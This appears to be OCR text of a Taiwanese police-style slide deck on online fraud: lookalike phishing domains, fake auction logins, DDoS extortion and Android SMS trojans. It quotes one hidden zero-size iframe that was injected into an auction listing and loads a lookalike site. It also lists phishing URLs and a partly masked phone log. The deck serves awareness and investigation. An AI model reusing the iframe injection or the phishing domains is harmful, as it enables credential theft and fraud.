


資料來源：
http://www.f-secure.com/weblog/archives/archive-022010.html


知名遊戲網站因僅有帳號、密碼機制，容易遭他人申請類似網址製作釣魚網站，讓被害人誤入，將帳號密碼交出，並入侵取的個人資料與遊戲中虛擬寶物。


例如：原網站
www.worLdofwarcraft.com
釣魚網站
www.wor1dofwarcraft.com

2010年以前手法


假網頁
享受 Yahoo!奇摩 的超讚功能
Yahoo!奇摩將為會員不斷推出新服務
還沒有Yahoo!奇摩帳號?
正常網頁下面放入假網頁連結，騙取民眾連結假網頁輸入帳號密碼
如果不想出價想直接點，請點下面(前往我的拍賣場 ~那黃色長形圖示)可以直接到我另一個賣場~全部都是賠錢出清
跳樓大拍賣喔→→
前往 我的拍賣賣場
←點

2011年手法





http://www.yasmane55.in

http://login.live.com/

2012犯罪手法

Facebook騙取電話認證 → 民眾門號被冒名申請申請雅虎帳號 → 衝高網拍評價 → 進行網拍詐騙

2013手法分析

先鎖定中大型賣家帳號

- 以3C商品、鞋、包、服飾等交易熱絡賣場為主要尋找標的

在「問與答」或「關於我」置入釣魚網址

- 詢問其他賣場商品資訊，吸引賣家及其他被害人點選後，竊取帳密

再以竊取之帳密登入被害人賣場取得交易個資

- 竊取網站留存之交易紀錄(含買家姓名、購買品項、交易日期及聯絡方式等)

提供詐騙集團進行ATM解除分期付款詐欺

- 利用境外+碼偽冒賣家及銀行客服人員名義發話詐騙


假冒拍賣網站登入頁面，輸入帳密後即遭到盜用

正版頁面 https://member.XXXX.com.tw/user/login.htm(TW)
釣魚頁面 http://member-XXXX.com.tw/user/login.htm(CN)；
http://members-XXXX.com/user/login.htm(CN)


網址差異不大，民眾不易發覺

標題欄位中，插入一段指令(長寬都是零網址介面)
程式語法如下：

<iframe src=http://member.rutens.com.tw/user/rh.asp width=0 height=0 style=display:none></iframe>



假冒臉書贈送貼圖，其實點擊之後出顯臉書帳號密碼輸入的釣魚網站




DDoS分散阻斷攻擊

駭客蒐集肉雞

找尋對象(人力銀行、線上遊戲公司、小型電子商務)

不從利用分散式阻斷DDoS癱瘓網站

- 準備發動攻擊
- 打電話要脅，勒索匯款
- 順利獲取財務，繼續往下個目標攻擊



通訊軟體與行動裝置安全(IOS & Android)


利用傳統簡訊寄送惡意apk連結

JUST FOR ANDROID

- 詐騙集團已經預先掌握特定被害人資料(包含姓名、身分證號碼與手機門號)

利用傳統電話進行傳送詐騙簡訊


簡訊傳送惡意程式盜用小額付費詐騙



犯罪手法


詐騙集團大量寄送惡意連結簡訊，致使民眾手機下載後，即遭遠端操控冒名申請小額付費逕行購買遊戲點數，造成財產損失。另可能被利用繼續發送惡意連結簡訊給他人，衍生相關個資外洩及詐騙問題。

中毒之後會主動連線境外中繼網站並將被害人手機與相關資訊以網路方式傳送



中毒手機樣態

- 大量傳送惡意簡訊給不同的手機門號，造成更多受害民眾。



中毒手機通聯紀錄

- 異常發送簡訊量，每小時最高多達40次以上收發簡訊(平均每3分鐘有2則簡訊紀錄)。

2014/4/6	12:28:21	0	09225XXXX	行動電話	35979########	收簡訊	91174		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:29:43	0	09225XXXX	行動電話	35979########	收簡訊	09120		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:31:24	0	09225XXXX	行動電話	35979########	收簡訊	09190		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:31:25	0	09225XXXX	行動電話	35979########	收簡訊	09101		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:31:41	0	09225XXXX	行動電話	35979########	收簡訊	09215		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:34:42	0	09225XXXX	行動電話	35979########	收簡訊	09529		行動電話	17887台北市松山區復興南路一段
2014/4/6	12:51:01	0	09225XXXX	行動電話	35979########	收簡訊	09198		行動電話	39202台北市松山區復興南路一段
2014/4/6	13:23:18	0	09225XXXX	行動電話	35979########	發簡訊	09537		行動電話	17887台北市松山區復興南路一段
2014/4/6	13:25:19	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	17887台北市松山區復興南路一段
2014/4/6	13:25:47	0	09225XXXX	行動電話	35979########	收簡訊	09379		行動電話	4157台北市松山區復興南路一段3
2014/4/6	13:27:21	0	09225XXXX	行動電話	35979########	收簡訊	09370		行動電話	17887台北市松山區復興南路一段
2014/4/6	13:27:23	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	17887台北市松山區復興南路一段
2014/4/6	13:29:24	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	10225台北市松山區復興南路一段
2014/4/6	13:31:27	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	10225台北市松山區復興南路一段
2014/4/6	13:33:33	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	10225台北市松山區復興南路一段
2014/4/6	13:35:36	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	17887台北市松山區復興南路一段
2014/4/6	13:37:40	0	09225XXXX	行動電話	35979########	發簡訊	09536		行動電話	10225台北市松山區復興南路一段
2014/4/6	13:40:52	0	09225XXXX	行動電話	35979########	收簡訊	09196		行動電話	4157台北市松山區復興南路一段3
2014/4/6	13:49:07	0	09225XXXX	行動電話	35979########	發簡訊	09535		行動電話	10225台北市松山區復興南路一段
2014/4/6	14:09:22	0	09225XXXX	行動電話	35979########	發簡訊	09533		行動電話	10225台北市松山區復興南路一段
2014/4/6	14:11:33	0	09225XXXX	行動電話	35979########	收簡訊	09352		行動電話	4157台北市松山區復興南路一段3
2014/4/6	14:13:06	0	09225XXXX	行動電話	35979########	發簡訊	09533		行動電話	13618台北市松山區敦化南路1段1


調查流程圖

木馬駭台 個資全都露！10萬「肉機」門號被盜

中時電子報 作者胡欣男/台北報導 | 中時電子報 – 2015年10月13日 上午5:50

中國時報【胡欣男/台北報導】

刑事局與大陸公安聯手合作，破獲首宗智慧型手機簡訊惡意程式詐欺案。警方指出，該集團2年前以「黑貓宅急便請點收」等名義的簡訊，誘騙民眾點選連接，植入木馬程式，每隔6、7秒就會回傳手機內的所有個資供不法集團犯罪，估計全台數百萬android系統用戶受到影響，詐得上千萬元。



跳板主機勘察

伺服器log file分析

